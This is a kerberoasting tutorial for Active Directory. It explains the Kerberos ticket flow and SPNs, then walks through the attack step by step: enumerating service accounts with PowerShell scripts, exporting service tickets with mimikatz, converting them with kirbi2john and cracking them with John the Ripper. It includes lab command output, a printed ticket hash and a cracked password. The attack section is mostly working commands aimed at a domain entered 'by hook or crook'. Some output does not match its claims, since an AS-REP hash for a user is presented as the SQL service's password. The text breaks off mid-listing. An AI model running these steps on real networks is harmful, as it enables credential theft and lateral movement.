



KERBEROASTING GUIDE

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Abstract

In this article, we will discuss kerberoasting attacks and other multiple methods of abusing Kerberos authentication. But before that, you need to understand how Kerberos authentication works between client-server communication.

“Kerberos is for authentication not for authorization, this lacuna allows kerberoasting”

We will discuss how to perform a kerberoasting attack and remotely pass the Kerberos ticket using Kali Linux. Kerberoasting is considered to be lateral movement, so once you have penetrated the domain client system and obtained the computer shell, then use the following method for abusing Kerberos.

SECTION A

Kerberos Authentication Flow

- Kerberos & its major Components
- Kerberos Workflow using Messages

KERBEROS & its Major Components

The Kerberos protocol defines how clients interact with a network authentication service. Clients obtain tickets from the Kerberos Key Distribution Center (KDC), and they submit these tickets to application servers when connections are established. It uses UDP port 88 by default and depends on the process of symmetric key cryptography.

“Kerberos uses tickets to authenticate a user and completely avoids sending passwords across the network”.


There are some key components in Kerberos authentication that play a crucial role in the entire authentication process.

Kerberos components	Roles
Volunteers (Players)	<ul style="list-style-type: none"> • Client: A user who want to access some service • KDC: Key Distribution centre that plays main role in Kerberos authentication. It contains a database of users & applications hashes (key), a authenticate server & ticket granting service. • Applications server: A dedicated server for specific service.
Encryption Keys	<ul style="list-style-type: none"> • krbtgt key: using krbtgt account NTLM hash. • User key: using user NTLM hash. • Service key: using NTLM hash of service that can be a user or computer account. • Session key: which is passed between the user and KDC. • Service session key: to be use between user and service
Tickets	<p>The TGT (Ticket Granting Ticket): the ticket presented to the KDC to request for TGSs. It is encrypted with the KDC key.</p> <p>The TGS (Ticket Granting Service): the ticket which user can use to authenticate against a service. It is encrypted with the service key.</p>
PAC	<p>The PAC (Privilege Attribute Certificate): a feature included in almost every ticket. This feature contains the privileges of the user and it is signed using the KDC key.</p>
Message	<ul style="list-style-type: none"> • KRB_AS_REQ: User send request the TGT to KDC. • KRB_AS_REP: User received the TGT from KDC. • KRB_TGS_REQ: User send request the TGS to KDC, using the TGT. • KRB_TGS_REP: User received the TGS from KDC. • KRB_AP_REQ: User send request authenticate against a service, using the TGS. • KRB_AP_REP: (Optional) Used by service to identify itself against the user. • KRB_ERROR: Message to communicate error conditions.

Kerberos Workflow using Messages

In the Active Directory domain, every domain controller runs a KDC (Kerberos Distribution Center) service that processes all requests for tickets to Kerberos. For Kerberos tickets, AD uses the KRBTGT account in the AD domain.

The image below shows that the major role played by KDC in establishing a secure connection between the server & client and the entire process uses some special components as defined in the table above.



As mentioned above, Kerberos uses symmetric cryptography for encryption and decryption. Let us get into more details and try to understand how encrypted messages are sent to each other. Here we use three colours to distinguish Hashes:

- **BLUE_KEY:** User NTLM HASH
- **YELLOW_KEY:** Krbtgt NTLM HASH
- **RED_KEY:** Service NTLM HASH

Step 1: By sending the request message to KDC, client initializes communication as:

A. KRB AS REQ contains the following:

- Username of the client to be authenticated.
- The service **SPN (SERVICE PRINCIPAL NAME)** linked with Krbtgt account
- An encrypted timestamp (Locked with User Hash: Blue Key)


The entire message is encrypted using the User NTLM hash (**Locked with BLUE KEY**) to authenticate the user and prevent replay attacks.

Step 2: The KDC uses a database consisting of Users/Krbtgt/Services hashes to decrypt a message (**Unlock with BLUE KEY**) that authenticates user identification.

Then KDC will generate TGT (Ticket Granting Ticket) for a client that is encrypted using Krbtgt hash (Locked with Yellow Key) & some Encrypted Message using User Hash.

B. KRB_AS_REP contains the following:

- **Username**
Some encrypted data, (Locked with User Hash: Blue Key) that contains:
 - Session key
 - The expiration date of TGT
- **TGT**
(Locked with Krbtgt Hash: Yellow Key) which contains:
 - Username
 - Session key
 - The expiration date of TGT
 - PAC with user privileges, signed by KDC



Step 3: The KRB_TGT will be stored in the Kerberos tray (Memory) of the client machine, as the user already has the KRB_TGT, which is used to identify himself for the TGS request. The client sent a copy of the TGT with the encrypted data to KDC.


C. KRB TGS REQ contains:

- Encrypted data with the session key
 - Username
 - Timestamp
- TGT
- SPN of requested service e.g. SQL service

Step 4: The KDC receives the KRB_TGS_REQ message and decrypts the message using Krbtgt hash to verify TGT (Unlock using Yellow key), then KDC returns a TGS as KRB_TGS_REP which is encrypted using requested service hash (**Locked with Red Key**) & Some Encrypted Message using User Hash.

D. KRB TGS REP contains:

- Username
- Encrypted data with the session key:
 - Service session key
- The expiration date of TGS
- TGS, (Service Hash: RED Key) which contains:
 - Service session key
 - Username
 - The expiration date of TGS
 - PAC with user privileges, signed by KDC



Step 5: The user sent the copy of TGS to the Application Server,


E. KRB AP REQ contains:

- TGS
- Encrypted data with the service session key:
 - Username
 - Timestamp, to avoid replay attacks

Step 6: The application attempts to decrypt the message using its NTLM hash and to verify the PAC from KDC to identify user Privilege which is an optional case.

Step 7: KDC verifies PAC (Optional)

Step 8: Allow the user to access the service for a specific time.



SECTION B

Service Principal Name SPN

- Service Principal Name SPN
- Important Points
- The SPN syntax has four elements
- Type of SPN


Service Principal Name

The Service Principal Name (SPN) is a unique identifier for a service instance. Active Directory Domain Services and Windows provide support for Service Principal Names (SPNs), which are key components of the Kerberos mechanism through which a client authenticates a service.

Important Points

1. If you install multiple instances of a service on computers throughout a forest, each instance must have its SPN.
2. Before the Kerberos authentication service can use an SPN to authenticate a service, the SPN must be registered on the account.
3. A given SPN can be registered on only one account.
4. An SPN must be unique in the forest in which it is registered.
5. If it is not unique, authentication will fail.

The SPN syntax has four elements



Types of SPN

- Host-based SPNs which is associated with the computer account in AD, it is randomly generated 128-character long password which is changed every 30 days, hence it is no use in Kerberoasting attacks
- SPNs that have been associated with a domain user account where NTLM hash will be used.

Section C

Kerberoasting Attack Walkthrough

- What is Kerberoasting?
- Kerberoasting Major Steps

PART 1: OLD Kerberoasting Procedure on Host System

- Powershell Script
- Mimikatz

PART 2: NEW Kerberoasting Procedure on Host System

- Rubesus.exe
- ps1 Powershell Script

PART 3: OLD Kerberoasting Procedure on Remote System

- Powershell Empire
- Metasploit

PART 4: NEW Kerberoasting Procedure on Remote System

- PowerShell Empire
- Metasploit
- Impacket

What is Kerberoasting?


Kerberoasting is a technique that allows an attacker to steal the KRB_TGS ticket, that is encrypted with RC4, to brute force application services hash to extract its password.

As explained above, the Kerberos uses NTLM hash of the requested Service for encrypting KRB_TGS ticket for given service principal names (SPNs). When a domain user sent a request for TGS ticket to domain controller KDC for any service that has registered SPN, the KDC generates the KRB_TGS without identifying the user authorization against the requested service.

An attacker can use this ticket offline to brute force the password for the service account since the ticket has been encrypted in RC4 with the NTLM hash of the service account.

Kerberoasting Major Steps

This attack is multiple steps process as given below:



Step 0: Access the Client system of the domain network by Hook or Crook.

Step 1: Discover or scan the registered SPN.

Step 2: Request for TGS ticket for discovered SPN using Mimikatz or any other tool.

Step 3: Dump the TGS ticket which may have extension .kirbi or ccache or service HASH (in some scenario)

Step 4: Convert the .kirbi or ccache file into a crackable format

Step 5: Use a dictionary for the brute force attack.

We have attack categories such as OLD or NEW kerberoasting on the Host or Remote system.

OLD Procedure: These are techniques where multiple kerberoasting steps are performed.

NEW Procedure: These are single-step techniques used for kerberoasting.

PART 1: OLD Kerberoasting Procedure on Host System

Method 1: Powershell Script

Step 1: SPN Discover

Download “Find-PotentiallyCrackableAccounts.ps1” & “Export-PotentiallyCrackableAccounts.ps1” from [here](#) on the host machine. These scripts will discover the SPN and save the output in CSV format.

```

Import-Module .\Find-PotentiallyCrackableAccounts.ps1
Find-PotentiallyCrackableAccounts.ps1 -FullData -Verbose
Import-Module .\Export-PotentiallyCrackableAccounts.ps1
Export-PotentiallyCrackableAccounts
  
```

```

PS C:\Users\yashika\Desktop> Import-Module .\Find-PotentiallyCrackableAccounts.ps1
PS C:\Users\yashika\Desktop> Find-PotentiallyCrackableAccounts -FullData -Verbose
VERBOSE: Searching the forest: ignite.local
VERBOSE: Gathering sensitive groups
VERBOSE: Searching Sensitive groups in domain: ignite.local
VERBOSE: Number of sensitive groups found: 9
VERBOSE: Gathering user accounts associated with SPN
VERBOSE: Number of users that contain SPN: 1
VERBOSE: Gathering info about the user: SQL Service
VERBOSE: Checking connectivity to server: SVC_SQLService.ignite.local
VERBOSE: The server: SVC_SQLService.ignite.local is not accessible - Is it exist?
VERBOSE: Number of users included in the list: 1

UserName      : SVC_SQLService
DomainName    : ignite.local
IsSensitive   : False
EncType       : RC4-HMAC
Description   :
IsEnabled     : True
IsPwdExpires  : False
PwdAge        : 0
CrackWindow   : Indefinitely
SensitiveGroups :
MemberOf      :
DelegationType : False
TargetServices : None
NumofServers  : 1
RunsUnder     : @{Service=WIN-S0V7KMTVLD2; Server=SVC_SQLService.ignite.local; IsAccessible=No}
AssociatedSPNs : {WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111}

PS C:\Users\yashika\Desktop> Import-Module .\Export-PotentiallyCrackableAccounts.ps1
PS C:\Users\yashika\Desktop> Export-PotentiallyCrackableAccounts
CSV file saved in: C:\Users\yashika\Documents\Report.csv
PS C:\Users\yashika\Desktop>

```

	IsEn	Pw	Ser	RunsUnder	AssociatedSPNs
1	###	0		WIN-S0V7KMTVLD2	
2	###	0		SVC_SQLService.ignite.local No	WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111
3					

Another powershell script “**GetUserSPNs.ps1**” Download it from [here](#) it will Query the domain to discover the SPNs that use User accounts as you can observe that we have found SPN name with the help of followed command.

```
.\GetUserSPNs .ps1
```

Import the module in the powershell run the said command here I have enumerated SPN for SQL Service.

```

PS C:\Users\yashika\Desktop> .\GetUserSPNs.ps1
ServicePrincipalName : kadmin/changepw
Name : krbtgt
SAMAccountName : krbtgt
MemberOf : CN=Denied RODC Password Replication Group,CN=Users,DC=ignite,DC=local
PasswordLastSet : 4/15/2020 5:42:33 AM

ServicePrincipalName : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111
Name : SQL Service
SAMAccountName : SVC_SQLService
MemberOf :
PasswordLastSet : 4/25/2020 2:47:19 PM

```

Step 2: Extract & Dump TGS_ticket & Obtain Hash

Here, I try to extract the KRB_TGS from inside the host memory with the help of another PowerShell script called “**TGSCipher.ps1**” which you can download from [here](#) and simultaneously convert the request output it into John format.

```

Get-TGSCipher -SPN "WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111"
-Format John

```

As a result, we obtain the HASH string for the SQL Service.

```

PS C:\Users\yashika\Desktop> Import-Module .\Get-TGSCipher.ps1
PS C:\Users\yashika\Desktop> Get-TGSCipher -SPN "WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111" -Format John
$krb5tgs$23$*SVC_SQLService$ignite.local$WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111*$17F816D0F5332DB6987A229D65C207F1
CE467C284A6DA62D54856670F6C13BFEA4C4184331575101A5324DD19412EA86A84F11EC434761B1A8EDF9EF5547D53BEFE8E8D11AB1D3036C3210CBF3:
DAE24FBF9CFE8C953ECB8C368B00E1DE64CA849C1309FDB207D31D5141A0D09E3EFB0744764D31B8D907EB24F8A511E170E0F9D673C03EE17AC4FDB87B:
D50272B9A224A4295EC46140F7ACD4CD1837B1C554CFA334E525172D07B5659E4914C52118C09270D6A86E0C166593ABBAC0299E92DD4EC6F5E8E7E10DAI
473D01F3B4304337FF80AF81A5E750530363BF74DF56AF0F212B33CE649DC24FCA548319046B2526080EF94CE9AA3596088AE967F7FE4BF78B9966A5FFB:
188B4B4A3231404225FFA68A2DDFA36BE8AC8B1957724654A0C7A4C70FAFC280EED0BAA313C0AA114196CF9D342B6E78442CAA52349822A30E186DECC5A:
85E3DBE3E421FC3DEB7FFC4696EA1977141302FA890956383088FA610D081BE2271E58C091B0E5BC0D0022813FEB8A96009C74211ACC44DF5830647077:
31F36D1EE2D85BA19346D9988AF2B0CFDB3CAE3BC0BF894C9E841A0E1B75B68D1D283D4C93CB61DA52AA9715F2FD7F11181098487E8C3A58DDC9C1C4DC7:
95619D7CBC1041FC5168EB627046A09C81BD262AD97F9D3941745DC8444EA3F07
PS C:\Users\yashika\Desktop>

```

Step 3: Brute Force HASH

Now, this is the last and desired phase where we have used a dictionary for brute-forcing the HASH, thus we saved above-enumerated hash in a text file and run the following command.

```

john --wordlist=/usr/share/wordlists/rockyou.txt hashes

```

```

root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1 ($krb5asrep$yashika@IGNITE.LOCAL)
1g 0:00:00:01 DONE (2020-04-27 12:54) 0.6024g/s 1267Kp/s 1267Kc/s 1267KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#

```

Boom! Boom!!! And we've made a successful kerberoasting attack by obtaining a password for the SQL service.

Method 2: Mimikatz

Similarly, you can use mimikatz for the entire attack which means it can be used for SPN discovery and dumping the TGS ticket.

Step 1: SPN Discovery

Download and execute the mimikatz & run Kerberos::list command for SPN discovery.

```

./mimikatz.exe
kerberos::list

```

```

PS C:\Users\yashika> cd .\Desktop\mimikatz\
PS C:\Users\yashika\Desktop\mimikatz> .\mimikatz.exe
.#####.  mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 4/27/2020 11:54:29 AM ; 4/27/2020 9:54:29 PM ; 5/4/2020 11:54:29 AM
Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
Client Name       : yashika @ IGNITE.LOCAL
Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 4/27/2020 12:02:18 PM ; 4/27/2020 9:54:29 PM ; 5/4/2020 11:54:29 AM
Server Name       : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111 @ IGNITE.LOCAL
Client Name       : yashika @ IGNITE.LOCAL
Flags 40a10000   : name_canonicalize ; pre_authent ; renewable ; forwardable ;

```

Step 2: Dump TGS ticket

Run the export command for extracting the ticket named contains. kirbi extension.

```
mimikatz # kerberos::list /export
[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 4/27/2020 11:54:29 AM ; 4/27/2020 9:54:29 PM ; 5/4/2020 11:54:29 AM
Server Name      : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
Client Name      : yashika @ IGNITE.LOCAL
Flags 40e10000  : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file  : 0-40e10000-yashika@krbtgt-IGNITE.LOCAL-IGNITE.LOCAL.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 4/27/2020 12:02:18 PM ; 4/27/2020 9:54:29 PM ; 5/4/2020 11:54:29 AM
Server Name      : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111 @ IGNITE.LOCAL
Client Name      : yashika @ IGNITE.LOCAL
Flags 40a10000  : name_canonicalize ; pre_authent ; renewable ; forwardable ;
* Saved to file  : 1-40a10000-yashika@WIN-S0V7KMTVLD2~SVC_SQLService.ignite.local~60111-IGNITE.LOCAL.kirbi
```

Step 3: Convert the Kirbi to Hash & Brute Force Hash

I renamed the obtain file name as “1-40a5000....kirbi” into “raj.kirbi” and again convert raj.kirbi into john crackable format with the help of **kirbi2john.py** (possible at /usr/share/john/) named as “kirbihash”; then use john for brute force as done in 1st Method.

```
mv "1-40a5000....kirbi" "raj.kirbi"
/usr/share/john/kirbi2john.py raj.kirbi > kirbihash
john --wordlist=/usr/share/wordlists/rockyou.txt kirbihash
```

```
root@kali:~/kerberos# ls
1-40a50000-yashika@LDAP-WIN-S0V7KMTVLD2.ignite.local-ignite.local-IGNITE.LOCAL.kirbi.kirbi
root@kali:~/kerberos# ls
1-40a50000-yashika@LDAP-WIN-S0V7KMTVLD2.ignite.local-ignite.local-IGNITE.LOCAL.kirbi
